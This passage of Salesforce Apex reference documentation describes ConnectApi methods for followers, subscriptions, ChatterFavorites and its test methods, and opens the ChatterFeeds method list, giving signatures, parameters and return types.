"Following" a user, group, or record is the same as "subscribing" to a user, group, or record. A "follower" is the user who followed the user, group, or record. A "subscription" is an object describing the relationship between the follower and the user, group, or record they followed.

To leave a group, call `deleteMember(communityId, membershipId)`.

SEE ALSO:

Unfollow a Record

Follow a Record

follow(communityId, userId, subjectId)

`getFollowers(communityId, recordId)`

Returns the first page of followers for the specified record in the specified community. The page contains the default number of items.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowerPage getFollowers(String communityId, String recordId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID for a record or the keyword `me`.

Return Value

Type: `ConnectApi.FollowerPage`

Usage

"Following" a user, group, or record is the same as "subscribing" to a user, group, or record. A "follower" is the user who followed the user, group, or record. A "subscription" is an object describing the relationship between the follower and the user, group, or record they followed.

SEE ALSO:

Follow a Record

`getFollowers(communityId, recordId, pageParam, pageSize)`

Returns the specified page of followers for the specified record.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowerPage getFollowers(String communityId, String recordId,
Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID for a record or the keyword `me`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.FollowerPage`

Usage

"Following" a user, group, or record is the same as "subscribing" to a user, group, or record. A "follower" is the user who followed the user, group, or record. A "subscription" is an object describing the relationship between the follower and the user, group, or record they followed.

SEE ALSO:

Follow a Record

`getSubscription(communityId, subscriptionId)`

Returns information about the specified subscription.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Subscription getSubscription(String communityId, String subscriptionId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subscriptionId
Type: String

The ID for a subscription.

Return Value

Type: `ConnectApi.Subscription`

Usage

"Following" a user, group, or record is the same as "subscribing" to a user, group, or record. A "follower" is the user who followed the user, group, or record. A "subscription" is an object describing the relationship between the follower and the user, group, or record they followed.

SEE ALSO:

Follow a Record

ChatterFavorites Class

Chatter favorites give you easy access to topics, list views, and feed searches.


Namespace

ConnectApi

Usage

Use Chatter in Apex to get and delete topics, list views, and feed searches that have been added as favorites. Add topics and feed searches as favorites, and update the last view date of a feed search or list view feed to the current system time.

In this image of Salesforce, "Build Issues" is a topic, "All Accounts" is a list view, and "United" is a feed search:



ChatterFavorites Methods

The following are methods for `ChatterFavorites`. All methods are static.

IN THIS SECTION:

`addFavorite(communityId, subjectId, searchText)`

Adds a feed search favorite for the specified user in the specified community.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedFavorite addFavorite(String communityId, String subjectId,
String searchText)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

Specify the ID for the context user or the alias `me`.

searchText
Type: String

Specify the text of the search to be saved as a favorite. This method can only create a feed search favorite, not a list view favorite or a topic.

Return Value

Type: `ConnectApi.FeedFavorite`

addRecordFavorite(communityId, subjectId, targetId)

Adds a topic as a favorite.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedFavorite addRecordFavorite(String communityId, String
subjectId, String targetId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

Specify the ID for the context user or the alias `me`.

targetId
Type: String

The ID of the topic to add as a favorite.

Return Value

Type: `ConnectApi.FeedFavorite`

deleteFavorite(communityId, subjectId, favoriteId)

Deletes the specified favorite.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static Void deleteFavorite(String communityId, String subjectId, String favoriteId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

Specify the ID for the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

Return Value

Type: Void

getFavorite(communityId, subjectId, favoriteId)

Returns a description of the favorite.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedFavorite getFavorite(String communityId, String subjectId,
String favoriteId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

Specify the ID for the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

Return Value

Type: `ConnectApi.FeedFavorite`

getFavorites(communityId, subjectId)

Returns a list of all favorites for the specified user in the specified community.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedFavorites getFavorites(String communityId, String subjectId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

Specify the ID for the context user or the alias `me`.

Return Value

Type: `ConnectApi.FeedFavorites`

`getFeedElements(communityId, subjectId, favoriteId)`

Returns the first page of feed elements for the specific favorite in the specified community.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElements(String communityId, String subjectId, String favoriteId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`favoriteId`
Type: String

The ID of a favorite.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElements(communityId, subjectId, favoriteId, result)

`getFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)`

Returns the specified page of feed elements for the specified favorite, in the specified community in the specified order.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElements(String communityId, String subjectId, String favoriteId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`favoriteId`
Type: String

The ID of a favorite.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: ConnectApi.FeedSortOrder

Values are:

- CreatedDateDesc—Sorts by most recent creation date.
- LastModifiedDateDesc—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in null, the default value CreatedDateDesc is used.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with setTest). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam, result)

getFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerBundle, pageParam, pageSize, sortParam)

Returns the specified page of feed elements for the specified favorite, in the specified community in the specified order and includes no more than the specified number of comments per feed element.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElements(String communityId, String subjectId, String favoriteId, Integer recentCommentCount, Integer elementsPerBundle, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, internal, or null.

subjectId
Type: String

The ID of the context user or the alias `me`.

`favoriteId`
Type: String

The ID of a favorite.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

`elementsPerBundle`
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerClump, pageParam, pageSize, sortParam, result)

`getFeedItems(communityId, subjectId, favoriteId)`

Returns the first page of feed items for the specific favorite in the specified community. The page contains the default number of items.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElements(communityId, subjectId, favoriteId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItems(String communityId, String subjectId,
String favoriteId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItems(communityId, subjectId, favoriteId, result)

Testing ConnectApi Code

`getFeedItems(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)`

Returns the specified page of feed items for the specified favorite, in the specified community in the specified order.

API Version

28.0–31.0

Important: In version 32.0 and later, use getFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItems(String communityId, String subjectId,
String favoriteId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder
sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItems(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedItems(communityId, subjectId, favoriteId, recentCommentCount, pageParam, pageSize, sortParam)`

Returns the specified page of feed items for the specified favorite, in the specified community in the specified order and includes no more than the specified number of comments per feed item.

API Version

29.0–31.0

Important: In version 32.0 and later, use getFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerBundle, pageParam, pageSize, sortParam).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage getFeedItems(String communityId, String subjectId,
String favoriteId, Integer recentCommentCount, String pageParam, Integer pageSize,
FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: FeedSortOrder

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedItems(communityId, subjectId, favoriteId, recentCommentCount, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

updateFavorite(communityId, subjectId, favoriteId, updateLastViewDate)

Updates the last view date of the saved search or list view feed to the current system time if you specify `true` for *updateLastViewDate*.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedFavorite updateFavorite(String communityId, String
subjectId, String favoriteId, Boolean updateLastViewDate)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

Specify the ID for the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

updateLastViewDate
Type: Boolean

Specify whether to update the last view date of the specified favorite to the current system time (`true`) or not (`false`).

Return Value

Type: `ConnectApi.FeedFavorite`

ChatterFavorites Test Methods

The following are the test methods for `ChatterFavorites`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

`setTestGetFeedElements(communityId, subjectId, favoriteId, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElements` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElements(String communityId, String subjectId, String favoriteId, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElements(communityId, subjectId, favoriteId)

Testing ConnectApi Code

setTestGetFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElements` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElements(String communityId, String subjectId, String favoriteId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

`result`
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)

Testing ConnectApi Code

`setTestGetFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerClump, pageParam, pageSize, sortParam, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElements` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElements(String communityId, String subjectId, String favoriteId, Integer recentCommentCount, Integer elementsPerClump, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerBundle, pageParam, pageSize, sortParam)

Testing ConnectApi Code

`setTestGetFeedItems(communityId, subjectId, favoriteId, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItems` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItems(String communityId, String subjectId, String favoriteId, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

Specify the ID for the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItems(communityId, subjectId, favoriteId)

Testing ConnectApi Code

setTestGetFeedItems(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItems` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItems(String communityId, String subjectId, String favoriteId, String pageParam, Integer pageSize, FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

Specify the ID for the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: FeedSortOrder

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItems(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)

Testing ConnectApi Code

`setTestGetFeedItems(communityId, subjectId, favoriteId, recentCommentCount, pageParam, pageSize, sortParam, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItems` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

29.0–31.0

Signature

```
public static Void setTestGetFeedItems(String communityId, String subjectId, String
favoriteId, Integer recentCommentCount, String pageParam, Integer pageSize, FeedSortOrder
sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

Specify the ID for the context user or the alias `me`.

favoriteId
Type: String

The ID of a favorite.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: FeedSortOrder

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

- getFeedItems(communityId, subjectId, favoriteId, recentCommentCount, pageParam, pageSize, sortParam)
- Testing ConnectApi Code

ChatterFeeds Class

Get, post, and delete feed elements, likes, comments, and bookmarks. You can also search feed elements, share feed elements, and vote on polls.

Namespace

ConnectApi

Usage

In API versions 30.0 and earlier, a Chatter feed was a container of feed items. In API version 31.0, the definition of a feed expanded to include new objects that didn't entirely fit the feed item model. The Chatter feed became a container of *feed elements*. The abstract class `ConnectApi.FeedElement` was introduced as a parent class to the existing `ConnectApi.FeedItem` class. The subset of properties that feed elements share was moved into the `ConnectApi.FeedElement` class. Because feeds and feed elements are the core of Chatter, understanding them is crucial to developing applications with Chatter in Apex. For detailed information, see Working with Feeds and Feed Elements.

Important: Feed item methods aren't available in version 32.0. In version 32.0 and later, use feed element methods.

Message segments in a feed item are typed as `ConnectApi.MessageSegment`. Feed item capabilities are typed as `ConnectApi.FeedItemCapability`. Record fields are typed as `ConnectApi.AbstractRecordField`. These classes are all abstract and have several concrete subclasses. At runtime you can use `instanceof` to check the concrete types of these objects and then safely proceed with the corresponding downcast. When you downcast, you must have a default case that handles unknown subclasses.

Important: The composition of a feed may change between releases. Your code should always be prepared to handle instances of unknown subclasses.

ChatterFeeds Methods

The following are methods for `ChatterFeeds`. All methods are static.

IN THIS SECTION:

deleteComment(communityId, commentId)
Deletes the specified comment. You can find a comment ID in any feed, such as a news feed or a record feed.

deleteFeedElement(communityId, feedElementId)
Deletes the specified feed element.

deleteFeedItem(communityId, feedItemId)
Deletes the specified feed item.

deleteLike(communityId, likeId)

Deletes the specified like. This can be a like on a comment or a feed item.

getComment(communityId, commentId)

Returns the specified comment.

getCommentsForFeedElement(communityId, feedElementId)

Get the comments for a specified feed element.

getCommentsForFeedElement(communityId, feedElementId, pageParam, pageSize)

Returns the specified page of comments for the specified feed element.

getCommentsForFeedItem(communityId, feedItemId)

Returns the first page of comments for the feed item. The page contains the default number of items.

getCommentsForFeedItem(communityId, feedItemId, pageParam, pageSize)

Returns the specified page of comments for the specified feed item.

getFeed(communityId, feedType)

Returns information about the feed for the specified feed type.

getFeed(communityId, feedType, sortParam)

Returns the feed for the specified feed type in the specified order.

getFeed(communityId, feedType, subjectId)

Returns the feed for the specified feed type for the specified user.

getFeed(communityId, feedType, subjectId, sortParam)

Returns the feed for the specified feed type for the specified user, in the specified order.

getFeedDirectory(String)

Returns a list of all feeds available to the context user.

getFeedElement(communityId, feedElementId)

Returns information about the specified feed element.

getFeedElement(communityId, feedElementId, recentCommentCount, elementsPerBundle)

Returns information about the specified feed element with the specified number of elements per bundle including no more than the specified number of comments per feed element.

getFeedElementBatch(communityId, feedElementIds)

Get information about the specified list of feed elements. Returns errors embedded in the results for feed elements that couldn't be loaded.

getFeedElementPoll(communityId, feedElementId)

Returns the poll associated with the feed element.

getFeedElementsFromBundle(communityId, feedElementId)

Returns the first page of feed-elements from a bundle.

getFeedElementsFromBundle(communityId, feedElementId, pageParam, pageSize, elementsPerBundle, recentCommentCount)

Returns the feed elements on the specified page for the bundle. Each feed element includes no more than the specified number of comments. Specify the maximum number of feed elements in a bundle.

getFeedElementsFromFeed(communityId, feedType)

Returns the first page of feed elements from the `Company`, `Home`, and `Moderation` feed types. The page contains the default number of items.

getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)

Returns the feed items for the specified page for the `Company`, `Home`, and `Moderation` feed types, in the specified order.

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)

Returns the feed elements for the specified page for the `Company`, `Home`, and `Moderation` feed types, in the specified order. Each feed element contains no more than the specified number of comments.

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter)

Returns the feed elements for the specified page for the `Home` feed type, with the specified filter in the specified order. Each feed element contains no more than the specified number of comments.

getFeedElementsFromFeed(communityId, feedType, subjectId)

Returns the first page of feed elements for any feed type other than `Company`, `Filter`, `Home`, and `Moderation`, for the specified user or record. The page contains the default number of elements.

getFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)

Returns the feed elements on the specified page for any feed type other than `Company`, `Filter`, `Home`, and `Moderation`, in the specified order.

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)

Returns the feed elements on the specified page for any feed type other than `Company`, `Filter`, `Home`, and `Moderation`, in the specified order. Each feed element includes no more than the specified number of comments.

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)

Returns the feed elements on the specified page for the specified record feed (including groups) in the specified order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only.

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly)

Returns the feed elements on the specified page for the specified record feed (including groups) in the specified order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only. Specify the maximum number of feed elements in a bundle.

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, filter)

Returns the feed elements on the specified page for the specified record feed (including groups) in the specified order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only. Specify the maximum number of feed elements in a bundle and the feed filter.

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix)

Returns the first page of feed elements for the specified user and the specified key prefix.

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)

Returns the specified page of feed elements for the specified user and the specified key prefix, in the specified order.

getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam)

Returns the specified page of feed elements for the specified user and the specified key prefix, in the specified order. Each feed element contains no more than the specified number of comments.

getFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince)

Returns the specified page of feed elements for the specified user and the specified key prefix. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter.

getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)

Returns the specified page of feed elements for the `Company`, `Home`, and `Moderation` feed types. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Each feed element contains no more than the specified number of comments.

getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, filter)

Returns the specified page of feed elements for the `Home` feed type with the specified feed filter. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Each feed element contains no more than the specified number of comments.

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)

Returns the specified page of feed elements for the `Files`, `Groups`, `News`, `People`, and `Record` feed types. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Each feed element contains no more than the specified number of comments.

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

Returns the specified page of feed elements for the `Record` feed type. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Specify whether to return feed elements posted by internal (non-community) users only.

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly)

Returns the specified page of feed elements for the `Record` feed type. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Specify whether to return feed elements posted by internal (non-community) users only. Specify the maximum number of feed elements in a bundle.

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, filter)

Returns the specified page of feed elements for the `Record` feed type. Includes only feed elements that have been updated since the time specified in the *`updatedSince`* parameter. Specify whether to return feed elements posted by internal (non-community) users only. Specify the maximum number of feed elements in a bundle and the feed filter.

getFeedItem(communityId, feedItemId)

Returns a rich description of the specified feed item.

getFeedItemBatch(communityId, feedItemIds)

Returns information about the specified list of feed items. Returns a list of `BatchResult` objects containing `ConnectApi.FeedItem` objects. Errors for feed items that can't be loaded are returned in the results.

getFeedItemsFromFeed(communityId, feedType)

Returns the first page of feed items for the `Company`, `Home`, and `Moderation` feed types. The page contains the default number of items.

getFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)

Returns the feed items for the specified page for the `Company`, `Home`, and `Moderation` feed types, in the specified order.

getFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)

Returns the feed items for the specified page for the `Company`, `Home`, and `Moderation` feed types, in the specified order. Each feed item contains no more than the specified number of comments.

getFeedItemsFromFeed(communityId, feedType, subjectId)

Returns the first page of feed items for the specified feed type, for the specified user or record. The page contains the default number of items.

getFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)

Returns the feed items on the specified page for the specified user or record, for the specified feed type in the specified order.

getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)

Returns the feed items on the specified page for the specified user or record, for the specified feed type in the specified order. Each feed item includes no more than the specified number of comments.

getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)

